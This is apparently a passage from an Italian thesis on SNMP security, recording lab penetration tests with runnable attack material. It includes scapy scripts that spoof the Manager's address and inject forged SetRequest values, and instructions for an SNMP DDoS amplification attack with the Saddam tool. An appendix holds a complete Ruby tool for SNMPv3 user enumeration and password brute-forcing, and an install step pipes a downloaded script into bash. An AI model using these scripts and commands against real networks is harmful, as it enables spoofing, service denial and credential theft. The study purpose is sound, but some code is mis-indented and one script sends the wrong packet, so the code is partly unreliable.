20:48:59.687832 IP (tos 0x0, ttl 64, id 33168, offset 0, flags [DF], proto UDP (17), length 71) 192.168.2.3.59518 > 192.168.2.2.161: [bad udp cksum 0x84b1 − > 0xc50b!] SNMPv1 GetRequest(28) R=8667772 .1.3.6.1.2.1.1.5.0

20:48:59.687832 IP (tos 0x0, ttl 64, id 33189, offset 0, flags [DF], proto UDP (17), length 71) 192.168.2.3.59518 > 192.168.2.2.161: [bad udp cksum 0x84b1 − > 0xc50b!] SNMPv1 GetRequest(28) R=8667772 .1.3.6.1.2.1.1.5.0

E' possibile provare a manipolare dei pacchetti e ad ingannare la vittima.

Per fare questo ho creato uno script Python che fa uso della libreria *scapy*, che permette la manipolazione dei pacchetti inviati nella rete.

Il codice dello script in Figura 3 è il seguente:

```
#!/usr/bin/python

from scapy.all import *

conf.verb = 0
for ip in range(0, 256):
packet = (IP(src="192.168.2." + str(ip),dst="192.168.2.2")/UDP(sport=161,dport
    ↪ =161)/SNMP(community="private",PDU=SNMPget(varbindlist=[SNMPvarbind(oid=
    ↪ ASN1_OID("1.3.6.1.2.1.1.1.0"))])))
reply = send(packet)
```

Figura 3: Python script

In questo codice viene creato un pacchetto SNMP dove:

- nella parte riguardante IP come sorgente viene inserito ad ogni ciclo un indirizzo IP, partendo dal .0 e finendo al .256, come destinatario invece viene inserito l'indirizzo della vittima.

- nella parte riguardante UDP viene inserito il numero di porta sorgete e di destinazione che per SNMP è 161.
- nella parte riguardante SNMP, viene inserita la stringa di comunità, la PDU (cioè il tipo di messaggio inviato, che in questo caso è la get-request), e l'OID presente nel MIB da richiedere al nodo vittima.

Questo OID scelto ritorna informazioni sul tipo di macchina e il sistema operativo usato.

Una volta lanciato lo script e usando wireshark è possibile notare che nella cattura a tutte le snmp get-request inviate viene data risposta solo a quella con indirizzo 192.168.2.1; si può quindi intuire che l'unico indirizzo sulla rete a poter inviare richieste ai nodi è questo.

L'attaccante può allora usare l'IP scovato per mandare dei pacchetti come se fosse il Manager.

In Tabella 14 l'output di wireshark con la cattura dei pacchetti

NO.	Sorgente	Destinazione	Protocollo	Info
1	192.168.2.0	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
2	192.168.2.1	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
3	192.168.2.2	192.168.2.1	SNMP	**get-response 1.3.6.1.2.1.1.5.0**
4	192.168.2.4	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
5	192.168.2.5	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0
6	192.168.2.6	192.168.2.2	SNMP	get-request 1.3.6.1.2.1.1.5.0

Tabella 14: Cattura pacchetti SNMP inviati dallo script eseguito dall'attaccante

L'attaccante tramite un'ulteriore manipolazione del pacchetto SNMP può mandare una setrequest, che gli permetterà di cambiare gli OIDVALUE e di iniettare quindi informazioni avvelenate.

Per fare questo, dalla macchina attaccante (Kali), aprire un terminale e digitare il comando:

```
sudo scapy
```

Entrati nella console di scapy, è possibile procedere alla creazione di un pacchetto SNMP con dentro il comando snmpset, digitando:

```
packet = IP(src="192.168.2.1" ,dst="192.168.2.2")/UDP(sport=161)/SNMP(
    ↪ community="private",PDU=SNMPset(varbindlist=[SNMPvarbind(oid=ASN1_OID
    ↪ ("1.3.6.1.2.1.1.5.0"),value="00000020 01 02 01 01 01 00 05 00")]))
```

E' possibile inviare la setrequest al nodo vittima digitando:

```
sr1(packet)
```

La funzione sr1() serve per inviare pacchetti al livello 3 e restituisce solo la prima risposta.

Andando ad analizzare con tcpdump i pacchetti inviati se si prende il pacchetto di setrequest è possibile vedere come dentro la sezione UDP ci sono tutte le informazioni riguardanti il pacchetto SNMP e alla voce setrequest il valore dell'OID 1.3.6.1.2.1.1.5.0 è stato settato con l'esadecimale inserito (a piacere).

Qui si riporta l'output testuale di tcpdump:

21:05:58.140333 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto UDP (17), length 101) 192.168.2.1.161 > 192.168.2.2.162: [udp sum ok] SNMPv2c C="private" SetRequest(57) R=0 .1.3.6.1.2.1.1.5.0="**00000020 01 02 01 01 01 00 05 00**"

0x0000: 4500 0065 0001 0000 4011 f532 c0a8 0201 E..e....@..2.... 0x0010: c0a8 0203 00a1 00a2 0051 e720 3047 0201 .....Q..0G.. 0x0020: 0104 0770 7269 7661 7465 a339 0201 0002 ...private.9.... 0x0030: 0100 0201 0030 2e30 2c06 082b 0601 0201 .....0.0,..+.... 0x0040: 0105 0004 2030 3030 3030 3032 3020 3031 .....00000020.01 0x0050: 2030 3220 3031 2030 3120 3031 2030 3020 .02.01.01.01.00. 0x0060: 3035 2030 30 05.00

Un'ulteriore miglioria dell'attacco può essere la seguente:

Lanciare wireshark o tcpdump come in precedenza e iniziare la cattura dei pacchetti SNMP nella nostra rete.

In questo esempio andando ad analizzare un pacchetto di get-response è possibile vedere che gli indirizzi MAC e IP sono cosi settati:

In Tabella 15 l'output di wireshark

MAC sorgente.	MAC destinazione	IP sorgente	IP destinazione
78:92:9c:82:97:66	08:00:27:71:1a:ad	192.168.2.1	192.168.2.2
08:00:27:71:1a:ad	78:92:9c:82:97:66	192.168.2.2	192.168.2.1

Tabella 15: Cattura MAC e IP pacchetti SNMP

Qui anche il dump testuale di tcpdump:

21:24:03.989110 **78:92:9c:82:97:66** > **08:00:27:71:1a:ad**, ethertype IPv4 (0x0800), length 85: (tos 0x0, ttl 64, id 22599, offset 0, flags [DF], proto UDP (17), length 71)

192.168.2.1.34468 > 192.168.2.2.161: [bad udp cksum 0x83c2 -¿ 0xe0d1!] SNMPv1 GetRequest(28) R=162675861 .1.3.6.1.2.1.1.5.0 0x0000: 4500 0047 5847 4000 4011 5ee1 c0a8 0119 E..GXG@.@..... 0x0010: c0a8 0114 86a4 00a1 0033 83c2 3029 0201 .....3..0).. 0x0020: 0004 0670 7562 6c69 63a0 1c02 0409 b23c ...public.....¡ 0x0030: 9502 0100 0201 0030 0e30 0c06 082b 0601 .....0.0...+.. 0x0040: 0201 0105 0005 00 .....

21:24:03.993601 **08:00:27:71:1a:ad** > **78:92:9c:82:97:66**, ethertype IPv4 (0x0800), length 89: (tos 0x0, ttl 64, id 34315, offset 0, flags [DF], proto UDP (17), length 75)

192.168.2.2.161 ¿ 192.168.2.1.34468: [udp sum ok] SNMPv1 GetResponse(32) R=162675861 .1.3.6.1.2.1.1.5.0="vyos" 0x0000: 4500 004b 860b 4000 4011 3119 c0a8 0114 E..K..@.@.1..... 0x0010: c0a8 0119 00a1 86a4 0037 e3de 302d 0201 .....7..0-.. 0x0020: 0004 0670 7562 6c69 63a2 2002 0409 b23c ...public.....¡ 0x0030: 9502 0100 0201 0030 1230 1006 082b 0601 .....0.0...+.. 0x0040: 0201 0105 0004 0476 796f 73 .....vyos

Salvare la cattura in un file *cattura.pcap* per poter manipolare i pacchetti e ingannare la vittima.

Lo script Python creato è il seguente e anche questo fa uso della libreria scapy.

Il codice dello script in Figura 4 è il seguente:

```
#!/usr/bin/python
from scapy.all import *
from scapy.utils import rdpcap

global src_mac,dst_mac,src_ip, dst_ip
src_mac = "78:92:9c:82:97:66" #mac del Manager
dst_mac = "08:00:27:71:1a:ad" #mac della vittima
src_ip = "192.168.2.1" #ip del Manager
dst_ip = "192.168.2.2" #ip della vittima
infile = "cattura.pcap"

try:
pkts=rdpcap(infile)
for pkt in pkts:
p = Ether(src=src_mac, dst=dst_mac)/IP(src=src_ip ,dst=dst_ip)/UDP(sport=161)/
    ↪ SNMP(community="private",PDU=SNMPset(varbindlist=[SNMPvarbind(oid=
    ↪ ASN1_OID("1.3.6.1.2.1.1.5.0"),value="00000020 01 02 01 01 01 00 05 00")
    ↪ ]))
send(pkt)

except IOError:
print "Lettura contenuto cattura fallita %s" % infile
sys.exit(1)
```

Figura 4: Python script 2

In questo codice viene creato un pacchetto SNMP dove:

- nella parte riguardante Ethernet è inserito come indirizzo MAC sorgente quello del Manager e come indirizzo MAC destinazione quello della vittima.
- nella parte riguardante IP è inserito come indirizzo IP sorgente quello del Manager e come indirizzo IP destinazione quello della vittima.
- nella parte riguardante UDP è inserito il numero di porta sorgente e di destinazione che per SNMP è 161.
- nella parte riguardante SNMP, è inserita la stringa di comunità e la PDU (cioè il tipo di messaggio inviato, che in questo caso è la setrequest)

Lanciando tcpdump e andando ad analizzare i pacchetti inviati si può notare che il pacchetto di setrequest ha come indirizzi MAC e IP quelli settati dallo script e dentro la sezione UDP ci sono tutte le informazioni riguardanti il pacchetto SNMP, dove nella setrequest il valore dell'OID 1.3.6.1.2.1.1.5.0 è stato settato con l'esadecimale inserito (a piacere).

In questo attacco è cambiata solo la parte riguardante lo sniffing, in quanto non vengono mandate richieste a tutti gli IP della sotto-rete per vedere su qualcuno risponde, ma si attende un pacchetto di get-response da parte di qualche nodo.

Si può anche (usando scapy) creare uno script che catturi solo i pacchetti SNMP (senza l'uso di wireshark) e automaticamente quando nella PDU trova una get-response andare a prendere i valore degli indirizzi IP sorgente-destinazione (che saranno quelli del nodo e del Manager),

settarli in un pacchetto ad hoc e inviarlo nella rete per avere informazioni tramite gli OID che si intende conoscere. Tuttavia in questo esperimento questa prova non è stata effettuata.

Valutazione sull'attacco

In questi attacchi analizzati è possibile fingersi il Manager da parte dell'attaccante il quale può iniettare qualsiasi tipo di informazione nella rete oppure riuscire a reperire informazioni utili per altri attacchi.

3.2.5 DDoS Agent Attack

Una variante dell'attacco DoS è il DDoS (Distributed Denial of Service), dal funzionamento identico ma realizzato utilizzando numerose macchine attaccanti che insieme costituiscono una botnet.

In un contesto di DDoS, per evitare di essere individuati, gli attaccanti infettano preventivamente un numero elevato di computer con dei virus o worm che lasciano aperte delle backdoor a loro riservate, anche per avere a disposizione un numero sufficiente di computer per l'attacco. I computer che sono controllati dall'attaccante vengono chiamati zombie.

Quando il numero di zombies è ritenuto adeguato, o quando viene a verificarsi una data condizione, i computer infetti si attivano e sommergono il server bersaglio di richieste di connessione.

Il flusso enorme di risposte generato provocherà nel sistema una tale inondazione di traffico, rendendo il nodo inadeguato alla gestione delle abituali funzioni.

Inoltrando inviando al nodo preso di mira una risposta di alcuni Kilobyte per ogni richiesta contenente solo pochi byte, si ottiene un'amplificazione esponenziale tale da saturare il canale, raggiungendo con il DDoS livelli finora inattuabili con gli altri tipi di attacco DoS.

Il Manager dovrà quindi tenere scrupolosamente sotto controllo e monitoraggio i canali di flusso dati per vedere se è in atto o meno un attacco di questo genere.

Un'altra sfaccettatura (che sarà usata in questa sezione) è il non attaccare direttamente la vittima, ma passare da altri nodi, che fanno da aiutanti involontari, che si rifletteranno su di essa.

In questa sezione sarà analizzato com'è possibile effettuare un attacco di DDoS al Manager, passando dai nodi nella nostra rete che implementano SNMP.

Software utilizzato

- nmap
- Saddam (DDoS amplification tool)
- etherape (analizzatore traffico di rete)

Saddam è un DDoS Tool scritto in Python che supporta:

1. DNS Amplification (Domain Name System)
2. NTP Amplification (Network Time Protocol)
3. SNMP Amplification (Simple Network Management Protocol)
4. SSDP Amplification (Simple Service Discovery Protocol)

E' scaricabile dal repository ufficiale [6] e necessita di una versione di Python $\geq$ alla 2.7

EtherApe è invece un tool in linux che permette di vedere tutti i nodi presenti nella rete e i vari pacchetti che girano in essa.

Segnala anche il volume di traffico nei link, quindi durante l'attacco è stato possibile vedere aumentare il traffico SNMP fra i nodi attaccanti e il nodo vittima, utile per rendersi ancora di più conto del volume di traffico che proviene dall'attacco.

E' installabile tramite il comando:

```
sudo apt-get install etherape
```

Penetration Test

Per il penetration test è stata usata una distribuzione Kali Linux v2017.1

Per prima cosa effettuare una scansione nella rete per vedere quali host sono presenti e quali hanno la porta udp 161 in stato open.

Eseguire il comando:

```
nmap -sU -p 161 192.168.2.0/24
```

Nell'output generato da questo comando sono presenti tutti gli host attivi nella rete con la porta 161 in stato di open.

In Tabella 16 l'output generato da nmap:

HOST	PORT	STATE	SERVICE
192.168.2.1	161/udp	open	snmp
192.168.2.2	161/udp	open	snmp
192.168.2.3	161/udp	open	snmp

Tabella 16: Output nmap

Qui si riporta anche l'output testuale di nmap:

Nmap scan report for 192.168.2.1

Host is up (-0.078s latency).

PORT STATE SERVICE

161/udp open snmp

MAC Address: 08:00:27:C3:FF:52 (Cadmus Computer Systems)

Nmap scan report for 192.168.2.2

Host is up (-0.068s latency).

PORT STATE SERVICE

161/udp open snmp

MAC Address: 08:00:27:94:6C:C5 (Cadmus Computer Systems)

Nmap scan report for 192.168.2.3

Host is up (-0.068s latency).

PORT STATE SERVICE

161/udp open snmp

MAC Address: 08:00:27:32:7A:23 (Cadmus Computer Systems)

Memorizzare questi indirizzi IP in un file chiamato snmp.txt, in quanto saranno gli host che aiuteranno ad amplificare l'attacco all'host vittima che in questo caso sarà il Manager avente indirizzo IP 192.168.2.1 che è l'unico a poter fare richieste ai nodi per avere informazioni.

Eseguire da terminale il programma che useremo per questo attacco digitando:

```
python Saddam.py
```

L'output generato è il seguente:

```
Saddam.py target.com [options]
Saddam.py benchmark [options]

Options:\\
-h, --help\\
-d, --dns=file:domain\\
-n, --ntp=file NTP Amplification file\\
-s, --snmp=file SNMP Amplification file\\
-p, --ssdp=file SSDP Amplification file\\
-t N, --threads=N Number of threads (default=1)
```

Quello che interessa in questo attacco è il comando per un DDoS di tipo SNMP e quindi digitare:

```
sudo python Saddam.py 192.168.2.1 benchmark -s snmp.txt -t 100
```

L'attacco è partito ed è possibile vedere usando wireshark che viene usata la getBulkRequest (utilizzata dal Manager per recuperare grandi blocchi di dati) seguita da una get-response.

In Tabella 17 la cattura su wireshark dei pacchetti inviati da Saddam

NO.	Sorgente	Destinazione	Protocollo	Info
1	192.168.2.2	192.168.2.1	SNMP	getBulkrequest 1.3.6.1.2.1
2	192.168.2.1	192.168.2.2	SNMP	get-response 1.3.6.1.2.1.1.1.0 1.3.6.1.2.1.1.2.0
3	192.168.2.2	192.168.2.1	SNMP	getBulkrequest 1.3.6.1.2.1
4	192.168.2.1	192.168.2.2	SNMP	get-response 1.3.6.1.2.1.1.3.0 1.3.6.1.2.1.1.4.0
5	192.168.2.3	192.168.2.1	SNMP	getBulkrequest 1.3.6.1.2.1
6	192.168.2.1	192.168.2.3	SNMP	get-response 1.3.6.1.2.1.1.5.0 1.3.6.1.2.1.1.6.0

Tabella 17: Cattura pacchetti SNMP inviati da Saddam

Andando ad analizzare su wireshark la dimensione dei frame di get-request essi sono pari a 82 byte mentre quelli di risposta sono pari a 600 byte, quindi il fattore di amplificazione di questo attacco è di $600/82 = 7.31$.

Per vedere se l'attacco è riuscito è possibile provare ad interrogare l'Agent eseguendo questo comando:

```
snmpget -c private 192.168.2.1 iso.3.6.1.2.1.1.5.0
```

e se il nodo è fuori uso riceveremo l'errore

Timeout: No Response from 192.168.2.1

Valutazioni sull'attacco

Con questo tipo di attacco è stato possibile negare il servizio al Manager SNMP e quindi non si riesce più a ricevere informazioni dai vari nodi della rete.

Importante perché l'attacco abbia un buon fattore di successo elevato è il servirsi di tanti zombie.

Inoltre se combiniamo questo attacco con il MITM visto in precedenza è possibile mandare fuori uso il vero Manager e spacciarsi per esso, ricevendo così informazioni utili e la possibilità di modificare i vari valori nel MIB dei nodi.

3.3 Conclusioni

Ad oggi dalle analisi fatte e dai molti articoli presenti in rete si può notare che molte configurazioni continuano a usare SNMPv1/v2 per la sua semplicità, ma che tuttavia come si evince anche da esse, è soggetta ad attacchi di tipo brute force, manipulation, disclosure, traffic pattern analysis ecc.

Anche la presenza di regole non documentate, di codici di errori limitati, di tipi di dato limitati, le scarse prestazioni, la dipendenza dal protocollo di trasporto e l'assenza di gerarchia nell'architettura Manager/Agent lo rendono un protocollo con scarsa sicurezza e soggetto ad attacchi di tipo MITM, arp spoofing o DDoS tramite botnet, il cui acquisto oggi è davvero semplice.

Per quanto riguarda SNMPv3 non ha, almeno per ora, trovato grosso spazio, poiché continua ad essere utilizzata maggiormente la prima, questo perché, nonostante fosse fra gli obbiettivi di questa nuova versione, la maggiorazione del numero delle caratteristiche è andato a discapito della semplicità del protocollo che necessita di una configurazione più attenta e con più passaggi, portando magari l'utente a non usarla poiché difficile da implementare.

Anche questa è soggetta ad attacchi quando si usa sia in modalità NoAuthNoPriv o anche in modalità AuthNoPriv/AuthPriv con MD5 e DES poiché attualmente DES è considerato insicuro per moltissime applicazioni. La sua insicurezza deriva dalla chiave utilizzata per cifrare i messaggi, che è di soli 56 bit (algoritmo a chiave simmetrica con chiave a 64 bit ma solo 56 utili poiché 8 sono di controllo).

Sono inoltre possibili altri exploit come per esempio HMAC Validation Error che può portare l'attaccante a bypassare il sistema di autenticazione o anche l'overflow della stringa di comunità, attacchi che tuttavia in queste valutazioni non sono presenti.

A Codice Script

Codice dello script in ruby usato nella sezione 3.2.3 per il Password Attack di SNMPv3.

Manuale Utente

- Installazione Ruby

  Per installare Ruby possiamo usare l'RVM (Ruby Version Manager) che permette di installare e gestire multiple installazioni ruby sul nostro sistema. È disponibile solo per OS X, Linux, o gli altri sistemi operativi UNIX-like.

  Digitare da terminale:

```
gpg --keyserver hkp://keys.gnupg.net --recv-keys 409
    ↪ B6B1796C275462A1703113804BB82D39DC0E3 7
    ↪ D2BAF1CF37B13E2069D6956105BD0E739499BDB

\curl -sSL https://get.rvm.io | bash -s stable --ruby=2.3
```

E' anche possibile installarlo tramite il gestore dei pachetti apt (Debian o Ubuntu)

Digitare da terminale:

```
sudo apt-get install ruby
```

- Esecuzione script

  Digitare da terminale:

```
ruby test.rb --hosts hosts.txt --users users.txt --passlist pass.txt --
    ↪ enclist enc.txt
```

1. –hosts = file contenente il target della rete da scansionare oppure i singoli indirizzi IP
2. –users = file contenente un dizionario con nomi utenti
3. –passlist = file contenente un dizionario con le password
4. –enclsit = file contenente un dizionario con le password-encryption

Manuale Programmatore

Questo codice tramite attachi a forza bruta prova a fare User Enumeration e Password Cracking di SNMPv3. Necessita di aver passato come argomento un elenco di host, un elenco di utenti ed un elenco di password e password-encryption.

Il primo passo che compie lo script è quello di vedere se gli host presenti nel file sono attivi, e lo fa tramite il comando snmpwalk che non fa altro che generare delle getnext automaticamente.

Trovati gli host attivi inizia la fase di User Enumeration degli utenti presenti in quel determinato host.

Per ogni utente lo script proverà ad autenticarsi mediante le password e le password-encryption presenti nei due file passati da linea di comando. Le fasi di prova sono tre in quanto SNMPv3 prevede tre livelli di sicurezza:

- NoAuthNoPriv
- AuthNoPriv
- AuthPriv

e per ogni livello quando lo script conclude l'esecuzione, verrà stampato a video il Nome Utente, la Password e la Password Encryption se l'attacco a forza bruta è riuscito.

Lo script non fa altro che provare a richiedere dei valori dal MIB con l'uso dei nomi utenti e delle password presenti nei file. Quando riceve risposta vuol dire che il Nome Utente e la Password sono corrette, quindi stamperà a video i relativi valori.

```
!/usr/bin/env ruby
#SNMPv3 User Enumeration and Password Attack Script


require 'tty-command'
require 'tty-spinner'
require 'trollop'
require 'colorize'
require 'logger'
require 'text-table'

def arguments

opts = Trollop::options do

opt :hosts, "SNMPv3 Server IP", :type => String
opt :users, "User List", :type => String
opt :passlist, "Password list", :type => String
opt :enclist, "Encryption Password List per AuthPriv", :type => String
opt :timeout, "Timeout, per esempio 0.2 corrispondono a 200
   ↪ millisecondi. Default 0.5", :default => 0.5
opt :showfail, "Show failed password attacks"

if ARGV.empty?
puts "Missing Argument! Try ./snmpv3_crack --help".red.bold
puts "Example Command: ./snmpv3_crack --hosts hosts.txt --users users.
   ↪ txt --passlist passwords.txt --enclist passwords.txt"
exit
end
end
Trollop::die :users, "È necessario specificare un elenco di utenti da
   ↪ verificare".red.bold if opts[:users].nil?
Trollop::die :hosts, "È necessario specificare un elenco di hosts da
   ↪ verificare".red.bold if opts[:hosts].nil?
Trollop::die :passlist, "È necessario specificare un elenco di password
   ↪ ".red.bold if opts[:passlist].nil?
Trollop::die :enclist, "È necessario specificare un elenco di
   ↪ encryption password".red.bold if opts[:enclist].nil?
opts
end

def livehosts(arg, hostfile, cmd)
livehosts =[]
spinner = TTY::Spinner.new("[:spinner] Checking Host... ", format: :
   ↪ spin_2)

puts "\n Controllo Host Attivi!".green.bold
hostfile.each do |host|
out, err = cmd.run!("snmpwalk #{host}")
```

```
spinner.spin
if err !~ /snmpwalk: Timeout/
puts "#{host}: LIVE!".green.bold
livehosts << host
else
puts "#{host}: Timeout/No Connection".red.bold
end
end
spinner.success('(Complete)')
livehosts
end

def findusers(arg, live, cmd)
users = []
userfile = File.readlines(arg[:users]).map(&:chomp)
spinner = TTY::Spinner.new("[:spinner] Checking Users... ", format: :
   ↪ spin_2)

puts "\nEnumerating SNMPv3 users".light_blue.bold
live.each do |host|
userfile.each do |user|
out, err = cmd.run!("snmpwalk -u #{user} #{host} 1.3.6.1.2.1.1.1.0")
if !arg[:showfail]
spinner.spin
end
if out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv2-MIB::sysDescr.0 = STRING
   ↪ :/i
puts "TROVATO: '#{user}' on #{host}".green.bold
users << [user, host]
elsif out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv3-MIB::sysDescr.0 =
   ↪ STRING:/i
puts "TROVATO: '#{user}' on #{host}".green.bold
users << [user, host]
elsif err =~ /authorizationError/i
puts "TROVATO: '#{user}' on #{host}".green.bold
users << [user, host]
elsif err =~ /snmpwalk: Unknown user name/i
if arg[:showfail]
puts "FAILED: '#{user}' on #{host}".red.bold
end
end
end
end
if users.empty? or users.nil?
spinner.error('Non ho trovato nessun Utente script terminato! - Provare
   ↪  con una lista differente!')
exit
else
spinner.success('(Complete)')
puts "\nUtenti Trovati:".green.bold
```

```
puts users.to_table(:header => ['User', 'Host'])
users.each { |user| user.pop }.flatten!.uniq!
users.sort!
end
users
end

def noauth(arg, users, live, cmd)
results = []
encryption_pass = File.readlines(arg[:enclist]).map(&:chomp)
spinner = TTY::Spinner.new("[:spinner] NULL Password Check...", format:
    ↪  :spin_2)

if !users.empty? and !users.nil?
puts "\nTesting SNMPv3 senza autenticazione e encryption".light_blue.
    ↪ bold
live.each do |host|
users.each do |user|
out, err = cmd.run!("snmpwalk -u #{user} #{host} 1.3.6.1.2.1.1.1.0")
if !arg[:showfail]
spinner.spin
end
if out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv2-MIB::sysDescr.0 = STRING
    ↪ :/i
puts "'#{user}' si connette senza password all'host: #{host}".green.
    ↪ bold
puts "command ---> snmpwalk -u #{user} #{host}".light_magenta
results << [user, host]
elsif out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv3-MIB::sysDescr.0 =
    ↪ STRING:/i
puts "'#{user}' si connette senza password all'host: #{host}".green.
    ↪ bold
puts "command ---> snmpwalk -u #{user} #{host}".light_magenta
results << [user, host]
else
if arg[:showfail]
puts "FAILED: Username:'#{user}' Host:#{host}".red.bold
end
end
end
end
end
spinner.success('(Complete)')
results
end

def authnopriv(arg, users, live, passwords, cmd)
results = []
spinner = TTY::Spinner.new("[:spinner] Password Attack (No Crypto)...",
    ↪  format: :spin_2)
```

```
if !users.empty? and !users.nil?
puts "\nTesting SNMPv3 con autenticazione e senza encryption".
   ↪ light_blue.bold
live.each do |host|
users.each do |user|
passwords.each do |password|
if password.length >= 8
out, err = cmd.run!("snmpwalk -u #{user} -A #{password} #{host} -v3
   ↪ 1.3.6.1.2.1.1.1.0 -l authnopriv")
if !arg[:showfail]
spinner.spin
end
if out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv2-MIB::sysDescr.0 = STRING
   ↪ :/i
puts "'#{user}' è connesso con la password '#{password}'".green.bold
puts "command ---> snmpwalk -u #{user} -A #{password} #{host} -v3 -l
   ↪ authnopriv".light_magenta
results << [user, host, password]
elsif out =~ /1.3.6.1.2.1.1.1.0 = STRING:|SNMPv3-MIB::sysDescr.0 =
   ↪ STRING:/i
puts "'#{user}' è connesso con la password '#{password}'".green.bold
puts "command ---> snmpwalk -u #{user} -A #{password} #{host} -v3 -l
   ↪ authnopriv".light_magenta
results << [user, host, password]
else
if arg[:showfail]
puts "FAILED: Username:'#{user} Password:'#{password} Host: #{host}".
   ↪ red.bold
end
end
end
end
end
end
end
end
spinner.success('(Complete)')
results
end

def authpriv_md5des(arg, users, live, passwords, cmd, cryptopass)
valid = []
spinner = TTY::Spinner.new("[:spinner] Password Attack (MD5/DES)...",
   ↪ format: :spin_2)

if !users.empty? and !users.nil?
puts "\nTesting SNMPv3 with MD5 authentication and DES encryption".
   ↪ light_blue.bold
live.each do |host|
users.each do |user|
```

```
passwords.each do |password|
cryptopass.each do |epass|
if epass.length >= 8 && password.length >= 8
out, err = cmd.run!("snmpwalk -u #{user} -A #{password} -X #{epass} #{
   ↪ host} -v3 iso.3.6.1.2.1.1.1.0 -l authpriv", timeout: arg[:
   ↪ timeout])
if !arg[:showfail]
spinner.spin
end
if out =~ /iso.3.6.1.2.1.1.1.0 = STRING:|SNMPv2-MIB::sysDescr.0 =
   ↪ STRING:/i
puts "FOUND: Username:'#{user}' Password:'#{password}' Encryption
   ↪ password:'#{epass}' Host:#{host}, MD5/DES".green.bold
puts "command ---> snmpwalk -u #{user} -A #{password} -X #{epass} #{
   ↪ host} -v3 -l authpriv".light_magenta
valid << [user, password, epass, host]
else
if arg[:showfail]
puts "FAILED: Username:'#{user}' Password:'#{password}' Encryption
   ↪ password:'#{epass}' Host:#{host}".red.bold
end
end
end
end
end
end
end
end
spinner.success('(Complete)')
valid
end

def print(users, no_auth, anp, ap)

puts "\nResultati:\n".green.bold
puts "Valid Users Per System:".magenta
puts users.to_table

puts "\nUtenti che non richiedono la password per connettersi!".magenta
puts "command: snmpwalk -u <username> <IP>".light_magenta
no_auth.unshift ["User", "Host"]
puts no_auth.to_table(:first_row_is_head => true)

puts "\nUtenti e password (No encryption configured)".magenta
puts "command: snmpwalk -u <username> -A password <IP> -v3 -l
   ↪ authnopriv".light_magenta
anp.unshift ["User", "Host", "Password"]
puts anp.to_table(:first_row_is_head => true)

puts "\nUtenti e password (MD5 Auth and DES Encryption)".magenta
```

```
puts "command: snmpwalk -u <username> -A password -X password <IP> -v3
    ↪ -l authpriv".light_magenta
ap.unshift ["User", "Password", "Encryption", "Host"]
puts ap.to_table(:first_row_is_head => true)
end

arg = arguments
hostfile = File.readlines(arg[:hosts]).map(&:chomp)
passwords = File.readlines(arg[:passlist]).map(&:chomp)
cryptopass = File.readlines(arg[:enclist]).map(&:chomp)
log = Logger.new('debug.log')
cmd = TTY::Command.new(output: log)
live = livehosts(arg, hostfile, cmd)
users = findusers(arg, live, cmd)
no_auth = noauth(arg, users, live, cmd)
anp = authnopriv(arg, users, live, passwords, cmd)
ap = authpriv_md5des(arg, users, live, passwords, cmd, cryptopass)
print(users, no_auth, anp, ap)
```

Riferimenti bibliografici

[1] Vyos v1.1.7 https://vyos.io/

[2] Progetto nmap https://nmap.org/

[3] Progetto Metasploit https://www.MetaSploit.com/

[4] Password List https://github.com/danielmiessler/SecLists/tree/master/Miscellaneous

[5] Scapy Tool http://www.secdev.org/projects/scapy/

[6] Saddam Tool https://github.com/OffensivePython/Saddam